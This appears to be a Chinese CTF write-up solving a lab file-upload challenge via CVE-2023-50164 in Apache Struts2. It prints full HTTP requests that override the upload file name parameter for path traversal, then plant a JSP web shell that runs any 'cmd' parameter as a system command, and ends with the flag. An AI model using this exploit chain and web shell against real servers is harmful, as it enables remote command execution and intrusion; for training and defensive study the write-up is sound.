

[S.F.T. v2.1] - Secure File Transfer

像java这么安全的编程语言，应该不会有什么文件上传漏洞吧，这也太低级了。

> Select file for transport:

浏览...

未选择文件。

> Initiate Transfer

一进靶场是一个文件上传接口，本题为CVE-2023-50164，详解参考<https://www.freebuf.com/articles/vuls/395314.html>

先抓包上传成功后不会显示路径

```
1 POST /upload.action HTTP/1.1
2 Host: challenge.shc.tf:30196
3 Content-Length: 180
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://challenge.shc.tf:30196
7 Content-Type: multipart/form-data;
  boundary=---WebKitFormBoundaryN0a6JSQqABFcTYx
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
  change;v=b3;q=0.7
11 Referer: http://challenge.shc.tf:30196/upload
12 Accept-Encoding: gzip, deflate, br
13 Cookie: csrftoken=6qs4owLgpxp0UXGcm0CfSm2N4tE3lD6H;
  sessionid=19ne5n6gpa1uth6v3wql11nkwh7u7d83; JSESSIONID=
  157BEB00C41F3096635CE193C448A153
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryN0a6JSQqABFcTYx
17 Content-Disposition: form-data; name="myfile"; filename="
  1.txt"
18 Content-Type: image/png
19
20 -----WebKitFormBoundaryN0a6JSQqABFcTYx--
```

> STATUS: TRANSFER COMPLETE

> You have succeeded upload 1.txt.

> Initiate New Transfer

发送一个文件夹可以看到报错

```
POST /upload.action HTTP/1.1
Host: challenge.shc.tf:30196
Content-Length: 180
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
```

```

Origin: http://challenge.shc.tf:30196
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundarytN0a6JSQqABFcTYx
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://challenge.shc.tf:30196/upload
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=6qs4owLGpxpOUXGcmOCfSm2N4tE3lD6H;
sessionId=l9ne5n6gpa1uth6v3wql11nkwH7u7d83;
JSESSIONID=157BEB00C41F3096635CE193C448A153
Connection: keep-alive

-----WebKitFormBoundarytN0a6JSQqABFcTYx
Content-Disposition: form-data; name="myfile"; filename="path/"
Content-Type: image/png

-----WebKitFormBoundarytN0a6JSQqABFcTYx--

```

得到文件上传路径，但是并不可访问

HTTP Status 500 – Internal Server Error

Type: Exception Report

Message: Parameter 'destFile' is not a file: /usr/local/tomcat/webapps/ROOT/WEB-INF/uplOadAS/upload

Description: The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```

java.lang.IllegalArgumentException: Parameter 'destFile' is not a file: /usr/local/tomcat/webapps/ROOT/WEB-INF/uplOadAS/upload
    org.apache.commons.io.FileUtils.requireFile(FileUtils.java:2737)
    org.apache.commons.io.FileUtils.requireFileIfExists(FileUtils.java:2766)
    org.apache.commons.io.FileUtils.copyFile(FileUtils.java:844)
    org.apache.commons.io.FileUtils.copyFile(FileUtils.java:756)
    blackder02.struts2.action.UploadAction.execute(UploadAction.java:30)
    sun.reflect.GeneratedMethodAccessor48.invoke(Unknown Source)
    sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    java.lang.reflect.Method.invoke(Method.java:498)
    ognl.OgnlRuntime.invokeMethodInsideSandbox(OgnlRuntime.java:1245)
    ognl.OgnlRuntime.invokeMethod(OgnlRuntime.java:1230)
    ognl.OgnlRuntime.callAppropriateMethod(OgnlRuntime.java:1958)
    ognl.ObjectMethodAccessor.callMethod(ObjectMethodAccessor.java:68)
    com.opensymphony.xwork2.ognl.accessor.XWorkMethodAccessor.callMethodWithDebugInfo(XWorkMethodAccessor.java:98)
    com.opensymphony.xwork2.ognl.accessor.XWorkMethodAccessor.callMethod(XWorkMethodAccessor.java:90)

```

/usr/local/tomcat/webapps/ROOT是网站根目录，想要访问就需要进行目录穿越

根据cve，这题的本质是变量覆盖，可以将原参数name="myfile"修改成name="Myfile"，再添加一个小写的myfileFileName，这样就会实现变量覆盖，因为在源码中有一个硬编码原参数会被在后面加一个"FileName"字符串，通过修改原参数在源码中会变成MyfileFileName，setUploadFileName会先设置MyfileFileName，再设置myfileFileName，从而把上传的文件名覆盖

发送请求

```

POST /upload.action HTTP/1.1
Host: challenge.shc.tf:30196
Content-Length: 322
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://challenge.shc.tf:30196
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundarytN0a6JSQqABFcTYx
Upgrade-Insecure-Requests: 1

```


```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://challenge.shc.tf:30196/upload
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=6qs4owLGpxp0UXGcm0CfSm2N4tE3lD6H;
sessionid=l9ne5n6gpa1uth6v3wql11nkwh7u7d83; JSESSIONID=157BEB00C41F3096635CE193C448A153
Connection: keep-alive

-----WebKitFormBoundarytN0a6JSQqABFcTYx
Content-Disposition: form-data; name="Myfile"; filename="1.txt"
Content-Type: image/png

1
-----WebKitFormBoundarytN0a6JSQqABFcTYx
Content-Disposition: form-data; name="myfileFileName";
Content-Type: image/png

../../../../1.txt
-----WebKitFormBoundarytN0a6JSQqABFcTYx--
```

上传成功, 且可以访问



接下来就是木马了, 发送请求

```
POST /upload.action HTTP/1.1
Host: challenge.shc.tf:30196
Content-Length: 731
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://challenge.shc.tf:30196
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundarytN0a6JSQqABFcTYx
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://challenge.shc.tf:30196/upload
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=6qs4owLGpxp0UXGcm0CfSm2N4tE3lD6H;
sessionId=l9ne5n6gpa1uth6v3wql11nkwh7u7d83;
JSESSIONID=157BEB00C41F3096635CE193C448A153
Connection: keep-alive

-----WebKitFormBoundarytN0a6JSQqABFcTYx
Content-Disposition: form-data; name="Myfile"; filename="1.txt"
Content-Type: image/png

<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ page import="java.io.InputStream" %>
<pre>
<%
    Process process = Runtime.getRuntime().exec(request.getParameter("cmd"));
    InputStream in = process.getInputStream();
    int a = 0;
    byte[] b = new byte[1024];
    while ((a = in.read(b)) != -1) {
        out.println(new String(b, 0, a));
    }
    in.close();
%>
</pre>
-----WebKitFormBoundarytN0a6JSQqABFcTYx
Content-Disposition: form-data; name="myfileFileName";
Content-Type: image/png

../../../../1.jsp
-----WebKitFormBoundarytN0a6JSQqABFcTYx--
```

访问即可

SHCTF{32043681-7d02-4ee0-8f9a-971aae4d6516}

